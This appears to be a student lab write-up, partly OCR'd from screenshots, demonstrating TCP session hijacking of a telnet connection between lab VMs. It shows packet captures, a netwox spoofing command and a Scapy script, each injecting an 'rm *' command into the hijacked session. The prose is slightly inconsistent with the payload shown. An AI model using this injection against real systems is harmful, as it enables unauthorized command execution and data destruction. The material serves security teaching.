Bharath-PES1201801948-VM3:~/TCP$ 
```


We then establish a connection between the client and server and sniff the packets in order to find the latest sent packet. The details of this packet will be used to construct the spoofed packet:




```
.4 06:08:58.8914232… 10.0.2.11          10.0.2.10          TELNET      77 Telne
.4 06:08:58.8914515… 10.0.2.10          10.0.2.11          TCP         68 45226
.4 06:08:58.8920393… 10.0.2.11          10.0.2.10          TELNET     115 Telne
.4 06:08:58.8920492… 10.0.2.10          10.0.2.11          TCP         68 45226
.4 06:08:58.8931447… 10.0.2.11          10.0.2.10          TELNET     101 Telne
.4 06:08:58.8931575… 10.0.2.10          10.0.2.11          TCP         68 45226
.4 06:09:08.7561227… ::1                ::1                UDP         64 60599
.4 06:09:28.7781095… ::1                ::1                UDP         64 60599
```

```
▶ Frame 89: 101 bytes on wire (808 bits), 101 bytes captured (808 bits) on interf
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.11, Dst: 10.0.2.10
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45226, Seq: 2486344069,
    Source Port: 23
    Destination Port: 45226
    [Stream index: 0]
    [TCP Segment Len: 33]
    Sequence number: 2486344069
    [Next sequence number: 2486344102]
    Acknowledgment number: 531163276
    Header Length: 32 bytes
  ▶ Flags: 0x018 (PSH, ACK)
    Window size value: 227
```


By running the netwox tool 40, we then spoof a packet from 10.0.2.10 to 10.0.2.11 such that it contains a command to delete a file. However, for demonstration purposes we just create a file and write to it. The sequence number, acknowledgement number and the source port are obtained from the last packet.


Ubuntu16.04 - 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminator
En
6:18 AM
/bin/bash
/bin/bash 66x24


```
Bharath-PES1201801948-VM2:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 14 06:07:43 EST 2021 from 10.0.2.10 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Bharath-PES1201801948-VM3:~$ cd TCP/
Bharath-PES1201801948-VM3:~/TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Feb 14 06:05 new.txt
Bharath-PES1201801948-VM3:~/TCP$ 
```



```
Bharath-PES1201801948-VM1:~$ sudo netwox 40 --ip4-src "10.0.2.10"
--ip4-dst "10.0.2.11" --ip4-ttl 64 --tcp-dst 23 --tcp-src "45226"
--tcp-seqnum "531163276" --tcp-window 2000 --tcp-ack --tcp-acknum
"2486344102" --tcp-data "0d20726d202a0a0d"
IP______________________________________________________________.
|version|  ihl  |      tos      |            totlen             |
|___4___|___5___|____0x00=0_____|___________0x0030=48___________|
|              id               |r|D|M|       offsetfrag        |
|_________0xC025=49189__________|0|0|0|________0x0000=0_________|
|      ttl      |   protocol    |           checksum            |
|____0x40=64____|____0x06=6_____|____________0xA28E_____________|
|                            source                             |
|___________________________10.0.2.10___________________________|
|                          destination                          |
|___________________________10.0.2.11___________________________|
TCP_____________________________________________________________.
|          source port          |       destination port        |
|_________0xB0AA=45226__________|___________0x0017=23___________|
|                            seqnum                             |
|_____________________0x1FA8E88C=531163276______________________|
|                            acknum                             |
|_____________________0x943299A6=2486344102_____________________|
| doff  |r|r|r|r|C|E|U|A|P|R|S|F|            window             |
|___5___|0|0|0|0|0|0|0|1|0|0|0|0|_________0x07D0=2000___________|
```



We can see that the File has been deleted



```
10.0.2.11          10.0.2.10          TCP        178 [TCP ACKed unseen segment
10.0.2.11          10.0.2.10          TCP        178 [TCP ACKed unseen segment
10.0.2.11          10.0.2.10          TCP        178 [TCP ACKed unseen segment
10.0.2.11          10.0.2.10          TCP        178 [TCP ACKed unseen segment
PcsCompu_4e:3a:96                     ARP         62 Who has 10.0.2.10? Tell 1
PcsCompu_66:f8:1c                     ARP         44 10.0.2.10 is at 08:00:27:
10.0.2.11          10.0.2.10          TCP        178 [TCP ACKed unseen segment
10.0.2.11          10.0.2.10          TCP        178 [TCP ACKed unseen segment
10.0.2.10          10.0.2.11          TELNET      69 Telnet Data ...
10.0.2.11          10.0.2.10          TCP         80 [TCP Dup ACK 128#1] [TCP
10.0.2.10          10.0.2.11          TCP         69 [TCP Keep-Alive] 45226 →
10.0.2.11          10.0.2.10          TCP         80 [TCP Keep-Alive ACK] [TCP
10.0.2.10          10.0.2.11          TCP         69 [TCP Keep-Alive] 45226 →
10.0.2.11          10.0.2.10          TCP         80 [TCP Keep-Alive ACK] [TCP
10.0.2.10          10.0.2.11          TCP         69 [TCP Keep-Alive] 45226 →
10.0.2.11          10.0.2.10          TCP         80 [TCP Keep-Alive ACK] [TCP
::1                ::1                UDP         64 60599 → 37687 Len=0
10.0.2.10          10.0.2.11          TCP         69 [TCP Keep-Alive] 45226 →
10.0.2.11          10.0.2.10          TCP         80 [TCP Keep-Alive ACK] [TCP
10.0.2.10          10.0.2.11          TCP         69 [TCP Keep-Alive] 45226 →
10.0.2.11          10.0.2.10          TCP         80 [TCP Keep-Alive ACK] [TCP
PcsCompu_66:f8:1c                     ARP         44 Who has 10.0.2.11? Tell 1
PcsCompu_4e:3a:96                     ARP         62 10.0.2.11 is at 08:00:27:
10.0.2.10          10.0.2.11          TCP         69 [TCP Keep-Alive] 45226 →
```


This is the wireshark capture

We see that the connection freezes. This is because after the spoofed packet is sent, if the actual client sends something, it is sent with the same sequence number as that of the spoofed packet. Now since the server has already received a packet with that sequence number, it just drops it.


Telnet being a TCP connection, the client keeps sending the packet until it receives an acknowledgement. Also, the server sends an ACK to the actual client for the spoofed packet and since the client did not send anything, it just discards the received ACK.

The server is expecting an ACK in return and until it receives one, it keeps sending more and more ACK packets.


We can achieve the same using a python script



```
Bharath-PES1201801948-VM1:~$ cat sessionhijack.py
#!/usr/bin/python
import sys
from scapy.all import *
print("Sending session hijacking packet ........")
IPLayer = IP(src="10.0.2.10" , dst="10.0.2.11")
TCPLayer = TCP(sport=45230, dport=23,flags="A", seq=2623587410, ac
k=495283123)
Data = "\r rm *\n\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt,verbose=0)
Bharath-PES1201801948-VM1:~$
```




```
Bharath-PES1201801948-VM2:~$ telnet 10.0.2.11
Trying 10.0.2.11...
Connected to 10.0.2.11.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Feb 14 06:23:02 EST 2021 from 10.0.2.10 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Bharath-PES1201801948-VM3:~$ cd TCP
Bharath-PES1201801948-VM3:~/TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Feb 14 06:22 new2.txt
Bharath-PES1201801948-VM3:~/TCP$
```




```
.. 10.0.2.10        10.0.2.11        TCP       68 45230 → 23 [ACK] Seq=262
.. 10.0.2.11        10.0.2.10        TELNET   101 Telnet Data ...
.. 10.0.2.10        10.0.2.11        TCP       68 45230 → 23 [ACK] Seq=262
.. ::1              ::1              UDP       64 60599 → 37687 Len=0
.. ::1              ::1              UDP       64 60599 → 37687 Len=0
.. ::1              ::1              UDP       64 60599 → 37687 Len=0
.. ::1              ::1              UDP       64 60599 → 37687 Len=0
.. ::1              ::1              UDP       64 60599 → 37687 Len=0

▶ Frame 105: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interfa
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.10, Dst: 10.0.2.11
▼ Transmission Control Protocol, Src Port: 45230, Dst Port: 23, Seq: 2623587410,
    Source Port: 45230
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2623587410
    Acknowledgment number: 495283123
    Header Length: 32 bytes
  ▶ Flags: 0x010 (ACK)
    Window size value: 237
    [Calculated window size: 30336]
    [Window size scaling factor: 128]
```

The details of the last sent packet is used to construct the spoofed packet. We perform session hijacking using the following program that sends a packet from the client to the server and deletes a file namedtextfile.txt in the current directory.

Running the script, we can see that file is deleted




```
Bharath-PES1201801948-VM1:~$ sudo python sessionhijack.py
Sending session hijacking packet ........
version    : BitField (4 bits)                      = 4
 (4)
ihl        : BitField (4 bits)                      = None
 (None)
tos        : XByteField                             = 0
 (0)
len        : ShortField                             = None
 (None)
id         : ShortField                             = 1
 (1)
flags      : FlagsField (3 bits)                    = <Flag 0 ()>
 (<Flag 0 ()>)
frag       : BitField (13 bits)                     = 0
 (0)
ttl        : ByteField                              = 64
 (64)
proto      : ByteEnumField                          = 6
 (0)
chksum     : XShortField                            = None
 (None)
src        : SourceIPField                          = '10.0.2.10'
 (None)
```



```
Source              Destination         Protocol  Length Info
PcsCompu_66:f8:1c                       ARP           44 Who has 10.0.2.3? Te
PcsCompu_b1:3a:2f                       ARP           62 10.0.2.3 is at 08:00
::1                 ::1                 UDP           64 60599 → 37687 Len=0
PcsCompu_18:f3:6a                       ARP           62 Who has 10.0.2.11? T
10.0.2.11           10.0.2.10           TELNET       110 [TCP ACKed unseen se
10.0.2.11           10.0.2.10           TELNET       136 [TCP ACKed unseen se
10.0.2.11           10.0.2.10           TCP          178 [TCP ACKed unseen se
